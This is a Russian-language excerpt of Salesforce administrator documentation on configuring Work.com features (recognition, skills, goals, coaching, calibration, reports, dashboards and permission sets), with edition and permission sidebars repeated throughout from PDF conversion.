**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий  
пользователя:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий  
на компонент:

- «Управление пользователями»

## Настройка функций Work.com

### Общие сведения о функциях Work.com

Большинство функций Work.com требуют наличия расширения Work.com, но некоторые функции доступны пользователям Sales Cloud без ограничений.

Функции «Навыки» и «Благодарность» (кроме наград) доступны пользователям без Work.com. Другие функции доступны только при наличии расширения Work.com.


**Табл. 11: Доступные функции Work.com**

| Функция  | Требуется расширение Work.com |
|--|-------------------------------|
| Признание: создание и вручение эмблем-благодарностей             |                               |
| Признание: создание и вручение эмблем-наград                     | ✓                             |
| Навыки: публикация и подтверждение навыков                       |                               |
| Цели: определение и отслеживание выполненного объема работ       | ✓                             |
| Обучение: возможность обучения в режиме реального времени        | ✓                             |
| Отзывы: публикация отзывов                                       | ✓                             |
| Производительность: отслеживание данных о производительности     | ✓                             |
| Калибровка: визуализация и изменение данных о производительности | ✓                             |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Рекомендуем включить поддержку Chatter, независимо от версии, используемой организацией. Many Work.com features use the Chatter feed to notify and interact with users. Чтобы подтвердить включение Chatter, введите строку «*Параметры Chatter*» в поле «Быстрый поиск», выберите пункт «**Параметры Chatter**» и убедитесь, что параметры Chatter включены.

При необходимости настройте области отображения разных вкладок (например, «Цели» и «Отзывы») внутри приложения Work.com и в профилях пользователей. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Приложения**» и внесите необходимые изменения в приложения и приложения вложенной вкладки.

Дополнительную информацию см. в разделе [«Редактирование свойств приложения»](#) или [«Управление приложениями вложенной вкладки»](#) в справочном разделе Salesforce.

СМ. ТАКЖЕ:

- [Общие сведения о внедрении Work.com](#)
- [Функции «Благодарность» и «Навыки»](#)
- [Функции «Цели» и «Обучение»](#)
- [Функции «Сводка по производительности» и «Калибровка»](#)
- [Общие сведения об отчетах и панелях мониторинга Work.com](#)

## Функции «Благодарность» и «Навыки»

Настройте функции «Благодарность» и «Навыки» путем настройки благодарностей в публикаторе Chatter и назначения макета публикатора профилям.

Прежде чем настраивать функции «Благодарность» и «Признание», убедитесь в их наличии. Введите строку «Параметры Work.com» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Work.com»** и включите нужный параметр.

Дополнительную информацию о создании наград см. в разделе [«Копилки наград»](#) интерактивной справки Salesforce. Дополнительную информацию о настройке навыков см. в разделе [«Настройка навыков»](#).

СМ. ТАКЖЕ:

- [Общие сведения о функциях Work.com](#)
- [Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce 1](#)
- [Назначение макета публикатора профилям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1

При необходимости измените расположение действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1, либо отмените его доступность для определенных профилей.

Чтобы изменить публикатор Chatter, включите действия в публикаторе.

1. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».
2. Убедитесь в наличии флажка «Включить действия в публикаторе» в разделе «Действия в публикаторе». В противном случае, нажмите кнопку «**Правка**», установите флажок «Включить действия в публикаторе» и нажмите кнопку «**Сохранить**».
3. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
4. Щелкните ссылку «**Правка**» напротив глобального макета публикатора.
5. Перетащите действие «**Благодарность**» в нужную область публикатора Chatter или панели действий приложения Salesforce1.
6. Нажмите кнопку «**Сохранить**».

Чтобы скрыть действие «Благодарность» от определенных пользователей, измените параметры доступности профиля.

СМ. ТАКЖЕ:

[Функции «Благодарность» и «Навыки»](#)

[Назначение макета публикатора профилям](#)

### Назначение макета публикатора профилям

Назначьте макет публикатора, поддерживающий функцию «Благодарность», профилям пользователя. Пользователи данных профилей могут благодарить своих коллег прямо из публикатора.

Чтобы отменить доступ некоторых пользователей организации к данной функции, создайте другой макет, который не поддерживает функцию «Благодарность», и назначьте его профилю. Функция «Благодарность» не будет отображаться пользователям данного профиля в публикаторе.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Нажмите кнопку «**Назначение макета публикатора**».
3. Щелкните «**Редактировать назначение**».
4. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.

Чтобы назначить глобальный макет публикатора нескольким профилям, воспользуйтесь комбинацией SHIFT+щелчок для выбора смежных профилей или CTRL+щелчок для выбора несмежных профилей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрых действий:

- «Настройка приложения»

5. Выберите нужный глобальный макет публикатора в раскрывающемся списке «Макет публикатора для использования».
6. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

[Функции «Благодарность» и «Навыки»](#)

[Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce 1](#)

## Функции «Цели» и «Обучение»

Включите функции отслеживания ленты и журнала для дальнейшего отслеживания целей и обучения.

 **Прим.:** Для настройки функций «Цели» и «Обучение» необходимо включить Chatter.

Функция отслеживания ленты позволяет пользователям просматривать обновления ленты Chatter для любых соответствующих изменений. Функция отслеживания журнала позволяет отслеживать изменения важных полей. Рекомендуем отслеживать изменения для объектов «Цель», «Показатель» и «Обучение».

Чтобы предоставить всем сотрудникам доступ к общекорпоративным целям, воспользуйтесь ключевыми целями компании.

СМ. ТАКЖЕ:

[Общие сведения о функциях Work.com](#)

[Включение функции отслеживания ленты для целей](#)

[Включение функции отслеживания ленты для обучения](#)

[Включение функции отслеживания ленты для показателей](#)

[Включение функции отслеживания журнала для полей объекта «Цель»](#)

[Включение функции отслеживания журнала для полей объекта «Обучение»](#)

[Включение функции отслеживания журнала для полей объекта «Показатель»](#)

[Настройка ключевых целей компании](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Включение функции отслеживания ленты для целей

Отслеживание обновлений для целей позволяет пользователям получать уведомления о важных изменениях.

Определите обновления целей, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».
2. Щелкните объект «Цель».
3. Установите флажок «**Включить отслеживание ленты**».
4. Выберите нужные поля.



**Совет:** При выборе объекта «Цель» рекомендуем отслеживать поля «Дата завершения», «Крайний срок», «Имя ответственного», «Выполнение» и «Все связанные объекты».

5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Включение функции отслеживания ленты для обучения](#)

[Включение функции отслеживания журнала для полей объекта «Цель»](#)

[Включение функции отслеживания журнала для полей объекта «Обучение»](#)

[Настройка ключевых целей компании](#)

## Включение функции отслеживания ленты для обучения

Отслеживание обновлений для пространств обучения позволяет пользователям получать уведомления о важных изменениях.

Определите обновления обучения, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».
2. Щелкните объект «Обучение».
3. Установите флажок «**Включить отслеживание ленты**».
4. Выберите нужные поля.



**Совет:** При выборе объекта «Обучение» рекомендуем отслеживать поля «Неактивно» и «Все связанные объекты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей,  
отслеживаемых в лентах:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей,  
отслеживаемых в лентах:

- «Настройка приложения»

## 5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Включение функции отслеживания ленты для целей](#)

[Включение функции отслеживания журнала для полей объекта «Цель»](#)

[Включение функции отслеживания журнала для полей объекта «Обучение»](#)

[Настройка ключевых целей компании](#)

## Включение функции отслеживания ленты для показателей

Отслеживание обновлений для целей позволяет пользователям получать уведомления о важных изменениях.

Определите обновления показателей, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Щелкните объект «Показатель».
3. Установите флажок **«Включить отслеживание ленты»**.
4. Выберите нужные поля.



**Совет:** При выборе объекта «Показатель» рекомендуем отслеживать поля «Комментарий», «Дата завершения», «Текущее значение», «Крайний срок», «Цель», «Исходное значение», «Имя ответственного», «Статус», «Целевое значение» и «Все связанные объекты».

## 5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей,  
отслеживаемых в лентах:

- «Настройка приложения»

## Включение функции отслеживания журнала для полей объекта «Цель»

Система позволяет отслеживать изменения, внесенные в объект «Цель», для выполнения аудита.

Рекомендуем отслеживать поля «Дата завершения», «Крайний срок», «Имя ответственного», «Выполнение», «Дата начала», «Статус» и «Описание».

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Включение функции отслеживания ленты для целей](#)

[Включение функции отслеживания ленты для обучения](#)

[Включение функции отслеживания журнала для полей объекта «Обучение»](#)

[Настройка ключевых целей компании](#)

[Поиск по параметрам управления объектами](#)

## Включение функции отслеживания журнала для полей объекта «Обучение»

Система позволяет отслеживать изменения, внесенные в объект «Обучение», для выполнения аудита.

Рекомендуем отслеживать поля «Обучающий», «Неактивно», «Имя ответственного» и «Обучаемый».

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Включение функции отслеживания ленты для целей](#)

[Включение функции отслеживания ленты для обучения](#)

[Включение функции отслеживания журнала для полей объекта «Цель»](#)

[Настройка ключевых целей компании](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
отслеживаемых полей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
отслеживаемых полей:

- «Настройка приложения»

## Включение функции отслеживания журнала для полей объекта «Показатель»

Система позволяет отслеживать изменения, внесенные в объект «Показатель», для выполнения аудита.

Рекомендуем отслеживать поля «Комментарий», «Дата завершения», «Текущее значение», «Крайний срок», «Цель», «Исходное значение», «Имя ответственного», «Статус», «Целевое значение», «Весовое значение» и «Описание».

1. В разделе настроек управления объектами для показателей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Поиск по параметрам управления объектами](#)

## Настройка ключевых целей компании

Ключевые цели компании позволяют каждому сотруднику организации видеть общую для всей организации цель после того, как вы предоставите совместный доступ, используя для этого страницу подробных сведений о цели компании. Ключевые цели компании могут создаваться администраторами Work.com и пользователями, имеющими соответствующий доступ.

При необходимости настройте параметры безопасности поля посредством наборов полномочий.

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Щелкните метку поля **«Ключевая цель компании»**.
3. Нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Убедитесь, что флажок **«Доступно»** установлен для всех профилей, имеющих доступ к целям.
5. Убедитесь, что флажок **«Только для чтения»** не установлен для профилей, которым должно быть доступно создание ключевых целей компании.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Функции «Цели» и «Обучение»](#)

[Включение функции отслеживания ленты для целей](#)

[Включение функции отслеживания ленты для обучения](#)

[Включение функции отслеживания журнала для полей объекта «Цель»](#)

[Включение функции отслеживания журнала для полей объекта «Обучение»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
отслеживаемых полей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров  
безопасности поля:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

## Функции «Сводка по производительности» и «Калибровка»

Настройте отчеты по калибровке для сопоставления и обновления оценок производительности в организации.

Сводки по производительности Work.com позволяют собирать отзывы о сотрудниках организации посредством настраиваемой анкеты. Пользователи могут создавать, развертывать и предоставлять общий доступ к разным сводкам по производительности во всей организации путем управления циклами сводок по производительности. Функция «Калибровка» позволяет просматривать и обновлять оценки производительности во всей организации после отправки пользователями сведений о сводках по производительности.

Чтобы создать и развернуть циклы сводок по производительности, откройте вкладку «Циклы производительности». Вкладка «Циклы производительности» может просматриваться пользователями при наличии набора полномочий или профиля «Менеджер циклов производительности».

Дополнительную информацию о создании и развертывании циклов сводок по производительности см. в разделе «[Общие сведения о циклах сводок по производительности](#)» интерактивной справки Salesforce. Дополнительную информацию о функции «Калибровка» см. в разделе «[Общие сведения о калибровке](#)».

СМ. ТАКЖЕ:

[Общие сведения о функциях Work.com](#)

[Настройка отчетов по калибровке](#)

## Настройка отчетов по калибровке

Отчеты по калибровке охватывают данные из циклов сводок по производительности. Данные отчеты позволяют менеджерам и руководителям получать более полное представление о производительности рабочих групп или организаций. Прежде чем использовать функцию «Калибровка», рекомендуем создать отчет, загружающий данные сводок по производительности.

Определите собственный отчет по калибровке или загрузите пакет отчетов по калибровке со страницы «Установка пакета».

- [Пакет отчетов по калибровке для производственной среды](#)
- [Пакет отчетов по калибровке для безопасной среды](#)

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».

2. Щелкните «**Просмотр/редактирование отчета**».

3. Нажмите кнопку «**Сохранить как**».

4. Введите имя, дополнительное описание и уникальное имя, а затем выберите папку отчетов.

Отчет, сохраненный в общедоступную папку, доступен всем пользователям, которые могут просматривать данную папку, но позволяет каждому пользователю просматривать только доступные сводки по производительности. Отчет по калибровке, сохраненный в папку «Мои личные настраиваемые отчеты», доступен только текущему пользователю.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

## 5. Нажмите кнопку «Сохранить и вернуться к отчету».

 **Совет:** При необходимости создайте отчет. Отчет, соответствующий определенным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

- Выберите тип отчета «**Калибровка Work.com**».
- Выберите формат отчета «**Сводный**» с группированием по полям «Имя вопроса отзыва» и «Отзыв».
- Добавьте перечисленные ниже столбцы.
  - Код цикла производительности
  - Код запроса отзыва
  - Код отзыва
  - Тема: код пользователя
  - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
- Выполните фильтрацию отчета для просмотра только одного цикла сводок по производительности.

Загруженный пакет или созданный отчет, соответствующий заданным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

СМ. ТАКЖЕ:

[Функции «Сводка по производительности» и «Калибровка»](#)

## Настройка отчетов Work.com

### Общие сведения об отчетах и панелях мониторинга Work.com

Рекомендуем использовать отчеты и панели мониторинга для определения порядка использования функций Work.com в организации.

Отчеты и панели мониторинга Salesforce доступны всем пользователям Work.com. Администраторы должны установить пакет отчетности, соответствующий используемой версии Work.com. Ниже перечислены компоненты пакета отчетности Work.com.

- Типы настраиваемых отчетов для объектов Work.com
- Настраиваемые поля для объектов Work.com
- Примеры панелей мониторинга

Исходя из приобретенной версии Work.com, установите один из указанных ниже пакетов. Например, если организация использует Work.com Align, установите только пакет Align. Чтобы определить используемую версию Work.com, воспользуйтесь контрактом по продукту.

 **Прим.:**

- Прежде чем установить пакет, убедитесь во включении функций, связанных с используемой версией Work.com. Правильная установка пакета возможна только при предварительном включении функций.
- При приобретении Work.com после выпуска Spring'15 установите пакет Work.com Perform.
- Все пакеты не могут быть установлены.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Пакеты для производственной среды:

- [Work.com Motivate](#)
- [Work.com Align](#)
- [Work.com Perform](#)
- [Отчеты и панели мониторинга для функций «Благодарность» и «Навыки»](#)

Пакеты для безопасной среды:

- [Work.com Motivate](#)
- [Work.com Align](#)
- [Work.com Perform](#)
- [Отчеты и панели мониторинга для функций «Благодарность» и «Навыки»](#)

СМ. ТАКЖЕ:

[Общие сведения о внедрении Work.com](#)

[Общие сведения о функциях Work.com](#)

[Подробные сведения об отчетах и панелях мониторинга Work.com](#)

## Подробные сведения об отчетах и панелях мониторинга Work.com

Отчеты и панели мониторинга Work.com, добавленные в пакет отчетности, являются хорошей основой для дальнейшей работы. Чтобы создать отчеты и панели мониторинга, полезные для собственной организации, воспользуйтесь примерами ниже.

### Отчеты по пакетам производительности Work.com

Эти отчеты станут доступными после установки пакета [Work.com Perform](#). Отчеты Work.com систематизируются по папкам на основе выполняемых функций.

- [Отчеты по обучению Work.com](#)
- [Отчеты по целям Work.com](#)
- [Сводки по производительности Work.com](#)
- [Отчеты по признанию Work.com](#)
- [Отчеты по навыкам Work.com](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Табл. 12: Отчеты по обучению Work.com**

| Имя отчета  | Описание   |
|---|--|
| Действия обучения (задачи и события)                        | Задачи и события, связанные с пространствами обучения                |
| Группа, работающая с действиями обучения: последние 30 дней | Действия обучения в рабочей группе за последние 30 дней              |
| Действия обучения: последние 30 дней                        | Действия обучения за последние 30 дней (сортировка по отделам)       |
| Отчет по покрытию обучения                                  | Процент пользователей, имеющих пространство для обучения (по отделу) |

| Имя отчета                                   | Описание                                     |
|--|--|
| События обучения (сортировка по взаимосвязи) | События, связанные с пространствами обучения |
| Взаимосвязи обучения                         | Все пространства обучения в организации      |

**Табл. 13: Отчеты по целям Work.com**

| Имя отчета  | Описание   |
|---|--|
| Все цели  | Все цели организации   |
| Все показатели  | Все показатели организации   |
| Созданные цели (по дате)  | Цели с сортировкой по дате создания  |
| Выполнение ключевых целей компании                              | Ключевые цели компании, их состояние и прочие сведения                             |
| Показатели, отмеченные как «Отстает от плана» или «Критическое» | Показатели, состояние которых оценивается как «Отстает от плана» или «Критическое» |
| Устаревшие цели   | Цели, которые не менялись в течение 30 дней.                                       |
| Выполнение командных целей Work.com                             | Цели вашей команды и ход их выполнения   |

**Табл. 14: Сводные отчеты по производительности Work.com**

| Имя отчета  | Описание  |
|---|---|
| Все активные пользователи с менеджером                | Все активные пользователи с менеджером организации                |
| Вопросы менеджера: X                                  | Вопросы менеджера, заданные в сводке по производительности        |
| Ответы по производительности по вопросу: Q1           | Образец отчета для отслеживания действий цикла производительности |
| Ответы по производительности по вопросу: Q3           | Образец отчета для отслеживания действий цикла производительности |
| Сводки по производительности по отделам               | Сводки по производительности, сгруппированные по отделу           |
| Сводки по производительности с ответами: Q1           | Образец отчета для отслеживания действий цикла производительности |
| Сводки по производительности с ответами: Q3           | Образец отчета для отслеживания действий цикла производительности |
| Обновление статуса цикла сводок по производительности | Статус запроса в различных сводках по производительности          |
| Вопросы сводки на уровне пользователя: X              | Вопросы, заданные в самостоятельных сводках пользователя          |
| Сведения о цикле сводок                               | Процент участников на цикл производительности                     |
| Сведения о цикле сводок: отправлено                   | Процент поданных запросов на цикл производительности              |



**Табл. 15: Отчеты по признанию Work.com**

| Имя отчета                                 | Описание   |
|--|--|
| Врученные эмблемы: по дате вручения        | Врученные эмблемы-благодарности, сгруппированные по дате вручения каждой эмблемы.          |
| Разделение врученных эмблем                | Врученные эмблемы-благодарности, сгруппированные по отдельным эмблемам и роли вручающего.  |
| Разделение полученных эмблем               | Полученные эмблемы-благодарности, сгруппированные по отдельным эмблемам и роли получателя. |
| Предоставленные копилки наград             | Предоставленное количество каждой копилки наград.  |
| Оставшиеся копилки наград                  | Оставшееся количество каждой копилки наград.   |
| Благодарности по вручающему                | Врученные эмблемы-благодарности по каждому пользователю.                                   |
| Врученные благодарности: данные получателя | Полученные эмблемы-благодарности по каждому пользователю.                                  |
| Полученные благодарности по роли           | Полученные эмблемы-благодарности по каждой роли.   |

**Табл. 16: Отчеты по навыкам Work.com**

| Имя отчета                             | Описание  |
|--|---|
| Люди с наибольшим числом подтверждений | Пользователи с наибольшим числом подтверждений квалификации     |
| Люди с наивысшими навыками             | Пользователи с наибольшим числом подтверждений навыков          |
| Создание новых навыков по дате         | Навыки с сортировкой по дате создания                           |
| Подтверждения навыков по дате          | Подтверждения с сортировкой по дате создания                    |
| Добавленные в профиль навыки по дате   | Навыки с сортировкой по дате добавления в профили пользователей |
| Основные навыки                        | Навыки с сортировкой по числу пользователей, овладевших ими     |

## Панели мониторинга пакетов производительности Work.com

Эти панели мониторинга станут доступными после установки пакета [Work.com Perform](#).

- Панели мониторинга обучения Work.com
- Сводные панели мониторинга производительности Work.com
- Панели мониторинга признания Work.com
- Панели мониторинга навыков Work.com

**Табл. 17: Панели мониторинга обучения Work.com**

| Имя отчета                            | Описание  |
|---------------------------------------|---|
| Панель мониторинга обучения компании  | Отображает покрытие обучения и активность компании        |
| Панель мониторинга целей компании     | Отображает ключевые цели компании и число созданных целей |
| Панель мониторинга обучения менеджера | Отображает сведения об обучении и цели вашей команды      |

**Табл. 18: Сводные панели мониторинга производительности Work.com**

| Имя отчета                                 | Описание  |
|--|---|
| Панель мониторинга производственного цикла | В ней отображается статистика об участниках, вопросах и ходе выполнения конкретного производственного цикла |

**Табл. 19: Панели мониторинга признания Work.com**

| Имя отчета                                 | Описание  |
|--|---|
| Панель мониторинга признания               | Отображает статистику эмблем и сведения о пользователях, вручающих и получающих эмблемы                 |
| Панель мониторинга признания в виде наград | Отображает статистику эмблем и наград, а также сведения о пользователях, вручающих и получающих эмблемы |

**Табл. 20: Панели мониторинга навыков Work.com**

| Имя отчета                 | Описание                                  |
|----------------------------|---|
| Панель мониторинга навыков | Отображает статистику навыков организации |

СМ. ТАКЖЕ:

[Общие сведения об отчетах и панелях мониторинга Work.com](#)

## Рекомендованные наборы полномочий Work.com

Создайте разные наборы полномочий для разных типов пользователей Work.com.

Создайте наборы полномочий для каждого типа пользователя Work.com.



[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)

Чтобы назначить соответствующие параметры объекта и полномочия системы для каждого набора полномочий, воспользуйтесь таблицами ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Стандартный пользователь

Набор полномочий «Стандартный пользователь» предоставляет пользователю доступ ко всем основным функциям Work.com.

**Табл. 21: Параметры объекта для профиля «Стандартный пользователь»**

| Имя объекта                                    | Параметры вкладки  | Чтение                              | Создание                            | Редактирование                      | Удаление                            | Просмотр всех данных | Изменение всех данных |
|--|--|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|----------------------|-----------------------|
| Эмблемы (вкладка)                              | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                      |                       |
| Обучение (объект)                              |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                      |                       |
| Обучение (вкладка)                             | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                      |                       |
| Документы                                      |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                      |                       |
| Подтверждения                                  |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Отзывы (объект)                                |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Вопросы отзыва                                 |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                      |                       |
| Наборы вопросов отзыва                         |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                      |                       |
| Запросы отзывов (and Feedback tab)             | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                      |                       |
| Ссылки цели                                    |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Цели (объект)                                  |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Цели (поле «Дата завершения»)                  |  | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
| Цели (поле «Является ключевой целью компании») |  | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
| Цели (вкладка)                                 | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                      |                       |
| Ссылки на данные показателя                    |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Показатели                                     |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |


| Имя объекта              | Параметры вкладки  | Чтение                              | Создание                            | Редактирование                      | Удаление                            | Просмотр всех данных | Изменение всех данных |
|--------------------------|--|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|----------------------|-----------------------|
| Циклы производительности | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
| Признание (вкладка)      | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                      |                       |
| Копилки наград           | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
